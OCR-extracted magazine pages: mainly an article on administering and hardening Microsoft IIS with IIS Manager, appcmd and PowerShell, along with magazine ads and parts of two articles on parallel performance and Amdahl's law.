The goal is to push this scalability limit to the largest number of processes possible, so get out there and improve the serial portion of your applications! ■

Info

[1] Amdahl's Law and Communication Times: [https://webhome.phy.duke.edu/~rgb/Beowulf/beowulf_book/beowulf_book/node20.html]

[2] Message Passing Interface: [https://en.wikipedia.org/wiki/Message_Passing_Interface]

[3] MPI-IO: [https://www.mcs.anl.gov/~thakur/dtype/]

[4] "Improved Performance with Parallel IO," by Jeff Layton, [https://www.admin-magazine.com/HPC/Articles/Improved-Performance-with-Parallel-I-O]

The Author

Jeff Layton has been in the HPC business for almost 25 years (starting when he was 4 years old). He can be found lounging around at a nearby Frys enjoying the coffee and waiting for sales.

Securing and managing Microsoft IIS

The Right Tools

If you use IIS on Windows servers, you can fully access the web server's features and manage it effectively with on-board tools, including the well-known Internet Information Services (IIS) Manager, Windows Admin Center, and PowerShell. By Thomas Joos

In this article, I look into the options Microsoft provides for effective management of Internet Information Services (IIS). You can easily manage web servers on Windows Server 2019 with multiple tools in parallel (e.g., the IISAdministration module in PowerShell). The command line on Windows servers also offers a way to manage the web server with the `appcmd` and `iisreset` tools, not only for servers with graphical user interfaces, but also for core servers and containers. In this article, I assume you have IIS configured on Windows Server 2019 (Figure 1), but most settings also apply to Windows Server 2012 R2 and 2016.

Managing the Web Server and Sites


Once IIS is up and running, it can be managed with the IIS Manager. The fastest way to launch this tool is to enter `inetmgr.exe`. If you do need to restart the IIS system service, you can use

```
net stop w3svc
net start w3svc
```

or you can work with `Stop-Service`, `Start-Service`, or `Restart-Service` in PowerShell. In Windows Admin Center, you can use the *Services* area. The system services themselves can be accessed by typing `services.msc`.

To restart the web server, run either of the following commands at the command line:

```
iisreset
iisreset /noforce
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

 Start installation...
    24%
    [oooooooooooooooooooooooooo

DisplayName                 : Web Server (IIS)
Description                 : Web Server (IIS) provides a reliable, manageable, and scalable web
                              application infrastructure
Installed                   : False
InstallState                : Available
FeatureType                 : Role
Path                        : Web Server (IIS)
Depth                       : 1
DependsOn                   : {}
Parent                      :
ServerComponentDescriptor   : ServerComponent_Web_Server
SubFeatures                 : {Web-WebServer, Web-Ftp-Server, Web-Mgmt-Tools}
SystemService               : {}
Notification                : {}
BestPracticesModelId        : Microsoft/Windows/WebServer
EventQuery                  : Web Server.Events.xml
PostConfigurationNeeded     : False
AdditionalInfo              : {MajorVersion, MinorVersion, NumericId, InstallName}


PS C:\Users\administrator.JOOS> Install-WindowsFeature -Name Web-Server,Web-Mgmt-Tools
_
```

Figure 1: With PowerShell, you can check whether IIS is installed on a server.

In addition to starting and stopping the entire server, you can also temporarily disable individual websites. All other websites on the server are unaffected; open the IIS Manager and click on the website you want to restart or stop. In the Actions area of the console, the *Manage Website* section displays the commands for restarting and stopping.

At the command prompt, you can use the `appcmd` tool to restart or quit. Type the commands

```
appcmd stop site /site.name:contoso
appcmd start site /site.name:contoso
```

to stop and restart the Contoso website. However, the tool is not directly in the path for the command prompt, so it cannot be called directly. First you need change directory to `\Windows\System32\inetsrv`. You can get detailed help by typing `appcmd /?`. Because help is context sensitive, you can also get appropriate support for individual commands, such as `appcmd site /?`.

Viewing Requests and Creating Backups

The `appcmd` command displays the current requests to a web server and backs up its data. Current requests can be retrieved and the settings of a server backed up by typing:

```
appcmd list request
appcmd add backup <name>
```

Creating a backup is a good idea before you start making system changes. The existing backups can be viewed and restored with:

```
appcmd list backups
appcmd restore backup <name>
```

However, if you back up the server before changing to a distributed configuration and restore this backup, you will have a local configuration again after the restore.

Of course, you should run this backup as a regular task on Windows and save the IIS configuration to a file:

```
%WinDir%\system32\inetsrv\appcmd.exe ➘
  add backup "<name of backup>"
```

Then, you can delete existing backups with the

```
appcmd.exe delete backup ➘
  "<name of backup>"
```

command.

Developer Tools in Internet Explorer and Edge


The developer tools in Internet Explorer and Edge are interesting for administrators and developers alike. To access them, press F12. The tools display the source code for a page and help with error analysis (e.g., if a page takes a long time to load). The *Network* tab lets you check the loading times of pages to determine which areas of a website delay loading. To analyze a page later, just save the output.

Managing IIS in Windows Admin Center

Microsoft provides an extension to Windows Admin Center for servers on which IIS is installed. This extension already has almost all of the same functions as the IIS Manager. The advantage of Windows Admin Center for central administration of IIS is that central administration is far easier than with the IIS Manager (Figure 2).

To use the extension, add it in the Windows Admin Center settings from *Extensions*. The Admin Center will then automatically show the appropriate options if IIS is installed on a server. The options are located in the Extensions section of the navigation sidebar from *IIS*. Microsoft is expected to integrate IIS management permanently into the menu structure of Windows Admin Center. Also in the Admin Center, install the extension for managing IIS over the network on the corresponding server, if necessary. Microsoft also provides the necessary extension on GitHub [1].

After the IIS extension connects to the appropriate server in Windows Admin Center, select the website whose settings you want to change. If the server settings are not displayed, your monitor's resolution is not high enough. In this case, it might be useful to hide the Windows Admin Center menubar with the arrow in the upper left corner. Afterward, Windows Admin Center displays the commands for managing IIS in a separate menu area. The settings are then accessible. The *Settings*, *Bindings*, *Limits*, and *Application Pool* tabs are used to manage the settings for the site. The *Monitoring* tab also provides a separate area for monitoring the performance of a web server.



Enable: On

Dynamic Compression: On

Static Compression: On

Directory: %SystemDrive%\inetpub\temp\IIS Temporary Compressed Files

Limit Storage	Storage Quota (MB)	Min File Size (Bytes)
Yes	100	2700

Figure 2: Managing IIS with Windows Admin Center is relatively easy.

Adjusting the Security Settings

You can use the tools mentioned above to configure the security settings of the web server. In most cases, IIS Manager is still used. Important settings primarily relate to the firewall on the server, for which you can use the standard firewall console (`wf.msc`; Figure 3) or Windows Admin Center. PowerShell also lets you set rules for the Windows firewall on web servers and comes with the advantage of scripting and automating the configuration work. To create a new firewall rule, for example, use:

```
New-NetFirewallRule ↩
  -DisplayName "ICMP block" ↩
  -Direction Inbound ↩
  -Protocol icmp4 ↩
  -Action Block
```

As you can see, you need to specify the name of the protocol, define the protocol, and control the respective action. Instead of creating a new firewall rule with `New-NetFirewallRule`, it is often easier to copy existing firewall rules with the `Copy-NetFirewallRule` command. If you work with IPsec, you can also copy the rules with the `Copy-NetIPsecRule` cmdlet. Of course, after you copy a rule, you can rename it with `Rename-NetFirewallRule`, although you can assign a new name as soon as you copy it:

```
Copy-NetFirewallRule ↩
  -DisplayName "Require Outbound ↩
               Authentication" ↩
  -NewName "Alternate Require Outbound ↩
           Authentication"
```

Firewall rules in PowerShell can also be deleted with `Remove-NetFirewallRule`.

Securing Access


The *IP Address and Domain Restrictions* feature lets you create access rules to block access to predefined IP ranges and domains. To begin, enable the *Edit Feature Settings* option. You must install the *IP and Domain Restrictions* role service.

HTTP redirection means that all access to a specific URL is automatically redirected to another URL. For example, you can redirect your site if you are currently editing parts of it. You could have, say, all requests to *www.contoso.com/marketing/default.aspx* redirected to the *www.contoso.com/sales/default.aspx* site. Redirections can be configured at the server or website level by the *HTTP Redirection* feature. However, you must first install this feature as a role service.

In addition to redirection, you can also define the behavior of the configuration at this point. If you check the *Redirect all requests to the exact destination (instead of relative to destination)* box, requests are always redirected to exactly the address you specified in the redirection. This also applies when requests are sent to subfolders. If you select the *Only redirect requests to content in this directory (not subdirectories)* checkbox, the server will redirect requests that are directed to subfolders of the redirected folder directly to the redirection target.

You can set the SSL bindings for web pages in IIS Manager or you can use Windows Admin Center and the IIS extension. Unencrypted access to IIS on SSL pages also can be redirect automatically, for which Microsoft provides the free *URL Rewrite* [2] extension. In the IIS Manager, first install the extension and then call *URL Rewrite*. *Add Rule* lets you create new rules (Figure 4).

You can also redirect manually in two ways. For the first method, you can define the corresponding settings in the configuration of the HTTP 403 error message by calling the IIS Manager on the server and clicking on the server name and the website. The *Error Pages* option is found here, as well. Now double-click on the error pages in the *IIS* section on the start page and open the 403 error item. Now activate the *Respond with a 302 redirect* option, enter the HTTPS URL that the users should access, and press *OK* to confirm. This type of redirection does not always work. In this case, use the second option



Windows Defender Firewall with Advanced Security provides network security for Windows computers.

Windows Defender Firewall with Advanced Security - Local Group ...

Specify behavior for when a computer is connected to its corporate domain.

State

Firewall state: On (recommended)

Inbound connections: Block (default)

Outbound connections: Allow (default)

Settings

Specify settings that control Windows Defender Firewall behavior.

Logging

Specify logging settings for troubleshooting.

en computers are authenticated and

ts. You can also allow a connection only if
By default, inbound connections are
s are allowed unless they match a rule that

Figure 3: The Windows firewall plays an important role in securing Windows servers. This also applies to IIS.

for redirection. Start IIS Manager and click on the page for which you want to configure HTTP redirection. Click *Bindings* and change the binding port from 80 to another free port (e.g., 8001). Now right-click *Sites* and create a new site with the *Add* command. As the site name, in the Add Site Binding dialog, assign to the new website the name that users will use to access the server over HTTP (e.g., *powerpivot.contoso.int*). Now create a physical path. The folder remains empty; you only need it for IIS, not for the configuration. Leave the binding set to port 80. Because you have already changed the binding of the default page, this port is available. As the hostname, enter the name to which you want the server to respond (e.g., *powerpivot.contoso.int*).

After you confirm that you want to create the website, you will then receive a message that port 80 is already in use because port 80 is still assigned to the default website in IIS, even if you changed the port of the site from 80 to another port. However, this page is closed during the install, so it has no significance to the server. Next, click on the newly created page and then double-click *HTTP Redirect* in the IIS section.

Check the *Redirect requests to this destination* box and enter the HTTPS address to which you want the server to redirect the requests. Check the *Redirect all requests to exact destination* box and then press *Apply*. If users now enter the URL for which you have configured redirection, IIS will detect this access and automatically redirect the request.

Activating and Configuring Logging

In addition to tracking failed requests, you can also log normal IIS operations through the *Logging* item on the IIS Manager home page. Logging can be enabled for individual pages and applications separately in the Actions area of the console. By default, logging is enabled for the server itself and for websites.

Logfiles can be saved in any folder. By default, the files end up in the `\inetpub\logs\LogFiles` folder. In the first selection field, you need to specify in the listbox whether you want to create a logfile for each web page or a file for the entire server. Various logfile formats are available; however, you should leave logfile encoding set to UTF 8. Logfile formats include:


- W3C (default): These logfiles are stored as text; the *Select Fields* button lets you specify what should be logged in the file. The individual fields are separated by spaces.
- IIS: This selection also saves the logfiles in text format; however, the comma-separated individual fields are fixed and therefore cannot be adjusted.
- NCSA (National Center for Supercomputing Applications): Here, too, the fields are fixed, and less information is logged than with the other protocol methods.

In this window, you also specify when new logfiles should be created – according to a certain schedule (hourly, daily, weekly, or monthly), according to a certain size, or not at all. The selection depends on, among other things, the number of visitors to the server. If you do not check the *Use local time for file naming and rollover* option, UTC (world time) is used by default.

Optimizing Server Performance

Compression can improve server response times and save bandwidth when transmitting web pages. You can manage compression with the feature of the same name in IIS Manager. Some settings are only available at the server level. However, many settings can also be made at the website and application levels, so each application uses its own settings for compression. Enabling compression will increase the load on the server hardware.

Parts of the websites can be made available in the web server's cache, so retrieving these parts does not expose the server to load. You can use the *Output Caching* feature in IIS Manager to manage this feature. The cache is enabled by default, and you can set limits in the settings; however, the cache is only useful in production after you have defined rules to determine which data you want the server to cache.



Select this template to create a new inbound rule without any preset values. This template opens the "Edit Rule" page that you can use to define a new rewrite rule for changing the requested URL address.

Figure 4: ***URL Rewrite*** **lets you execute automatic URL redirections.**

Remote IIS Management

In PowerShell and Windows Admin Center, you can access a server running IIS over the network. Although this is also possible with IIS Manager, it is far more complicated to configure and use. For example, to open a connection, use:

```
Enter-PSSession -ComputerName <Servername>
```

Get-Website displays the websites on the server, including the bindings and all settings. You can see the individual bindings by typing *Get-WebBinding*, which lets you check which websites are available on a server and which bindings are in use. From this information, you can also add bindings to websites (e.g., for the use of SSL). To create a new binding, for example, to enable SSL for a site, enter:

```
New-WebBinding ↩
  -Name '<Site name>' ↩
  -IPAddress * ↩
  -Port 443 ↩
  -Protocol https
```

The two `Get-` commands mentioned earlier then show the successful binding (Figure 5). In PowerShell, you can also output the bindings specifically for a website,

```
(Get-Website -Name '<Default Website>').↩
  bindings.Collection
```

as shown in Figure 5.

Self-Signed Certificates

For connection security, IIS also supports self-signed certificates with the `New-SelfSignedCertificate` cmdlet. To create a self-signed certificate for a web page (Figure 5), type:

```
New-SelfSignedCertificate ↩
  -CertStoreLocation ↩
   '<Cert:\LocalMachine\My>' ↩
  -DnsName '<s2.joos.int>'
```

The certificate is then connected to the website and requires the fingerprint of the certificate, which is displayed during the create process:

```
$certPath = 'Cert:<\LocalMachine\My\> ↩
  CEC247<...>CCC4'
$providerPath = ↩
  'IIS:\SSLBindings\0.0.0.0!443'
Get-Item $certPath | ↩
  New-Item $providerPath
```

You can also check the bindings in IIS Manager or with Windows Admin Center. To do so, call up the settings of the website and check to see whether the certificate has been accepted and the settings have been set. In Windows Admin Center, you will find the options under *Bindings*.
IIS in Windows Server 2016 and 2019 also supports HTTP/2, and you can use wildcards for the host header:

```
New-WebBinding ↩
  -Name "Default Web Site" ↩
  -IPAddress "*" ↩
  -Port 80 ↩
  -HostHeader "*.contoso.com"
```

If you want to prevent the web server from advertising itself externally as an IIS 10 server, enter

```
Set-WebConfigurationProperty ↩
  -pspath 'MACHINE/WEBROOT/APPHOST' ↩
  -filter "system.webServer/security/↩
          requestFiltering" ↩
  -name "removeServerHeader" ↩
  -value "True"
```

to remove the server header.

Conclusions


IIS can be configured in several ways. Not surprisingly, PowerShell is one of them, which allows you to save actions as scripts and execute them repeatedly and, if necessary, automatically. The second common approach is from Windows Admin Center. IIS Manager, on the other hand, is no longer the tool of choice. Regardless of which tool you choose, the motto has to be: security first! ■

Info

[1] IIS extension for Windows Admin Center: [https://github.com/microsoft/IIS.Administration/releases]
[2] URL Rewrite: [https://www.iis.net/downloads/microsoft/url-rewrite]

The Author


Thomas Joos is a freelance IT consultant and has been working in IT for more than 20 years. In addition, he writes hands-on books and papers on Windows and other Microsoft topics. Online you can meet him on [http://thomasjoos.spaces.live.com].





```
PS C:\Users\administrator.JOOS> New-WebBinding -Name 'Default Web Site' -IPAddress * -Port 443 -Protocol https
PS C:\Users\administrator.JOOS> get-website

Name             ID   State      Physical Path                  Bindings
----             --   -----      -------------                  --------
Default Web Site 1    Started    %SystemDrive%\inetpub\wwwroot  http *:80:
                                                                net.tcp 808:*
                                                                net.msmq localhost
                                                                msmq.formatname localhost
                                                                net.pipe *
                                                                https *:443: sslFlags=0


PS C:\Users\administrator.JOOS> (Get-Website -Name 'Default Web Site').bindings.Collection

protocol        bindingInformation sslFlags
--------        ------------------ --------
http            *:80:                     0
net.tcp         808:*                     0
net.msmq        localhost                 0
msmq.formatname localhost                 0
net.pipe        *                         0
https           *:443:                    0


PS C:\Users\administrator.JOOS> New-SelfSignedCertificate -CertStoreLocation 'Cert:\LocalMachine\My' -DnsName 's2.joos.i
nt'


   PSParentPath: Microsoft.PowerShell.Security\Certificate::LocalMachine\My

Thumbprint                                Subject
----------                                -------
CEC247A3A76CEDFA5FE49A3437C53A7DD770CCC4  CN=s2.joos.int
```


Figure 5: You can issue and assign self-signed certificates in PowerShell.

FREE DVD! LibreOffice Full Version
Become a LibreOffice Expert!
2020 Edition
LibreOffice
Dive deep into the world's greatest free office suite
Write Your Own LO Macros
Digital Signatures
Edit and Save MS Office Files
Create Professional:
Replace MS Office and Google Docs!
WWW.LINUX-MAGAZINE.COM


101 COOL LINUX HACKS
2020 EDITION
101 COOL LINUX HACKS
Inspirational tricks and shortcuts for Linux geeks
Repair your bootloader
Cure the Caps Lock disease
Tricks with terminal output
Disable your webcam and mic
Run C one-liners in the shell
Undelete lost files
Ignore case in file names
PHONING IN
QUICK SWITCH
WWW.LINUX-MAGAZINE.COM


300+ BEST BASH COMMANDS
SAVE 15%
LINUX SHELL HANDBOOK
2019 Edition
SUPERCHARGE YOUR LINUX SKILLS
INCLUDES SYSTEMD BASH COMMANDS!
Power at Your Fingertips
Keep this comprehensive guide as a permanent command reference!


FREE DVD!
JOIN THE LINUX REVOLUTION!
ALL THE SOFTWARE YOU NEED!
GETTING STARTED WITH LINUX
MORE POWERFUL • MORE SECURE • MORE FUN
LEARN HOW TO SET UP A LINUX SYSTEM TO:
Listen to Music • Play Games • Process Photos • Surf the Web • and Much More!
START
WWW.LINUX-MAGAZINE.COM



Planning performance without running binaries

Blade Runner

We examine some mathemagical tools that approximate time-to-execute given the parallelizable segment of code. By Federico Lucifredi

Usually the task of a performance engineer involves running a workload, finding its first bottleneck with a profiling tool, eliminating it (or at least minimizing it), and then repeating this cycle – up until a desired performance level is attained. However, sometimes the question is posed from the reverse angle: Given existing code that requires a certain amount of time to execute (e.g., 10 minutes), what would it take to run it 10 times faster? Can it be done? Answering these questions is easier than you would think.

Parallel Processing

The typical parallel computing workload breaks down a problem in discrete chunks to be run simultaneously on different CPU cores.

A classic example is approximating the value of pi. Many algorithms that numerically approximate pi are known, variously attributed to Euler, Ramanujan, Newton, and others. Their meaning, not their mathematical derivation, is of concern here.

A simple approximation is given by Equation 1.

$$\pi = \int_0^1 \frac{4}{1 + x^2}\,dx \tag{E1}$$

The assertion is that pi is equal to the area under the curve in Figure 1. Numerical integration solves this equation computationally, rather than analytically, by slicing this space into an infinite number of infinitesimal rectangles and summing their areas. This scenario is an ideal parallel numerical challenge, as computing one rectangle's area has no data dependency whatsoever with that of any another. The more the slices, the higher the precision. You just need to throw CPUs at the problem: in this case, 5 million loops to reach 48 decimal places of accuracy.

This way of approximating pi is not very efficient, but it uses a very simple algorithm to implement in both linear and parallel coding styles. Carlos Morrison published a message passing interface (MPI) [1] pi implementation [2] in his book *Build Supercomputers with Raspberry Pi 3* [3].




Figure 1: Approximating pi by numerical integration of the area under the curve.

Speed Limit

Can you make the code twice as fast? Sure! Can you make it 10 times faster? Maybe. That factor, 2x or 10x, is called *speedup* in computing (Equation 2).

$$\text{Speedup} = \frac{L_{\text{old}}}{L_{\text{new}}} \tag{E2}$$

Speedup is defined as the ratio of the original and new (hopefully improved) measurements, so if your code used

Embarrassingly Parallel Algorithms

An algorithm is considered "embarrassingly parallel" [5] when no design effort is required to partition the problem into completely separate parts. If no data dependency exists between the problem subparts, no communication coordination (and corresponding computational stall) ever takes place, making the problem trivial to partition. Of course, there is nothing embarrassing about using these algorithms – quite the contrary, it is the hallmark of good architecture. Some examples of algorithms in this class, among others, are:

- Numerical integration – by slice
- Monte Carlo methods – by sample
- The Mandelbrot set – by function point
- Ray tracing or other computer graphics rendering – by frame or ray
- Genetic algorithms – by genotype
- Convolutional neural networks – by filter
- Computer simulation – by scenario

